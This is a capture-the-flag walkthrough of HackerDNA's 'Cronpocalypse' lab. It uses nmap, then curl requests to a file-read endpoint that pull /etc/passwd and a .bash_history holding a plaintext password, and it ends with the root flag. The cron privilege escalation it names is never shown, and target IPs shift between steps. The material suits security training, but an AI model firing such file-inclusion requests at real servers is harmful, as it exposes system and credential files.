

# Cronpocalypse

Author: Dorothy Spencer

Date: [02/19/2026]

Platform: HackerDNA

Difficulty: Easy Level

Category: Linux / Cron / Privilege Escalation

Points Earned: 20pts

Flags: 2


URL: <https://hackerdna.com/labs/cronpocalypse>

There are two main phases: gaining initial access and escalating to root. This challenge primarily focuses on abusing Local File Inclusion (LFI) and misconfigured system processes.

## The Goal:

Use the misconfiguration to execute something the system shouldn't allow — usually reading a protected file or printing a flag.

Start Lab (Example Screen Shot):



Upon launching web link you should see the following fake page.

# Welcome to FakeCorp

Your one-stop solution for all fake services.

[Explore Features](#)

**Click Explore Features**

## Our Features

### 1. Read Files

Enter File Path:

[Read](#)

### 2. Random Quote Generator


[Get Random Quote](#)

I looked for ways to gather credentials and decided to enumerate the user's home directory. By abusing the same file read vulnerability, I accessed **/home/ctf/.bash\_history**, which is often overlooked but can contain previously executed commands, passwords, or sensitive paths.

### Initial Enumeration — Nmap Scan

```
nmap -sC -sV <IP>
```

This was to identify open ports and services on the target machine. The scan revealed that the host was online and exposing two open TCP ports: **22 (SSH)** running **OpenSSH 9.9**, and **80 (HTTP)** running a **Werkzeug 3.0.6 web server** powered by **Python 3.12.9**. While SSH did not present any immediate attack vectors without valid credentials, the presence of a Python-based web application on port 80 stood out as the most promising entry point. As web services frequently contain misconfigurations or vulnerable functionality, I decided to focus my next steps on enumerating the HTTP service in more detail.



```
[sgtmajormom@parrot] -[~]
└─ $ nmap -sC -sV 54.216.191.60
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 16:09 EST
Nmap scan report for ec2-54-216-191-60.eu-west-1.compute.amazonaws.com
(54.216.191.60)
Host is up (0.12s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.9 (protocol 2.0)
| ssh-hostkey:
|   256 f1:f7:94:e7:7c:e5:85:3e:02:24:df:cb:ee:cb:59:50 (ECDSA)
|   256 c9:a2:42:1b:0a:95:0a:60:ae:a8:86:60:57:33:dc:20 (ED25519)
80/tcp    open  http     Werkzeug httpd 3.0.6 (Python 3.12.9)
|_http-title: Home
|_http-server-header: Werkzeug/3.0.6 Python/3.12.9

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.35 seconds
└─ $
```

```
curl "http://<IP>/read?file=flag-user.txt"
```

```
[sgtmajormom@parrot] ~
└─ $ curl "http://54.216.191.60/read?file=flag-user.txt"
Access Denied! [sgtmajormom@parrot] ~
└─ $
```

```
curl http://18.201.130.222/read?file=/home/ctf/.bash\_history
```

```
[x] ~ [sgtmajormom@parrot] ~
└─ $ curl "http://3.252.81.225/read?file=/home/ctf/.bash_history"
<pre>echo "ctf:Sup3rStr0ngP@ssw0rd!" | chpasswd
su ctf
passwd
Sup3rStr0ngP@ssw0rd!
exit
</pre> [sgtmajormom@parrot] ~
└─ $ curl "http://3.252.81.225/read?file=/etc/passwd"
```

### Step 1 — Enumerate the filesystem

Run: curl <http://18.201.130.222/read?file=/etc/passwd>

```
[sgtmajormom@parrot] ~
└─ $ curl "http://54.216.191.60/read?file=flag-user.txt"
Access Denied! [sgtmajormom@parrot] ~
└─ $ curl http://54.216.191.60/read?file=/etc/passwd
<pre>root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin/nologin
daemon:x:2:2:daemon:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
ctf:x:1000:1000:Linux User,,,,:/home/ctf:/bin/sh
</pre> [sgtmajormom@parrot] ~
└─ $
```

### Step 2 — Check the ctf user's history

curl [http://18.201.130.222/read?file=/home/ctf/.bash\\_history](http://18.201.130.222/read?file=/home/ctf/.bash_history)

```
<pre> [sgtmajormom@parrot] ~
└─ $ curl "http://54.216.191.60/read?file=/home/ctf/.bash_history"
<pre>echo "ctf:Sup3rStr0ngP@ssw0rd!" | chpasswd
su ctf
passwd
Sup3rStr0ngP@ssw0rd!
exit
</pre> [sgtmajormom@parrot] ~
└─ $
```

### Step 3 — Look for the flag file

flag-user.txt

flag.txt

user.txt

flag

```
trying: curl http://108.130.138.170/read?file=flag-user.txt
trying: curl http://108.130.138.170/read?file=flag.txt
trying: curl http://108.130.138.170/read?file=/home/ctf/flag.txt
trying: curl http://108.130.138.170/read?file=/home/ctf/flag-user.txt
```

```
ip-10-0-11-35:~$ cat /home/ctf/root_flag.txt
*****
ip-10-0-11-35:~$ ^C
ip-10-0-11-35:~$ Connection to 54.74.78.136 closed by remote host.
Connection to 54.74.78.136 closed.
[x]-[sgtmajormom@parrot]-[~]
$
```

② OPEN THE TARGET AND FIND THE FLAGS

flag-user.txt +10 pts

5\*\*\*\*\*\_\*\*\*\*\_\*\*\*\*\_\*\*\*\*\_\*\*\*\*\*a

Submit

---

③ OPEN THE TARGET AND FIND THE FLAGS

flag-root.txt +10 pts

C\*\*\*\*\*\_\*\*\*\*\_\*\*\*\*\_\*\*\*\*\_\*\*\*\*\*f

Submit

**Congratulations!**

You have successfully owned Cronpocalypse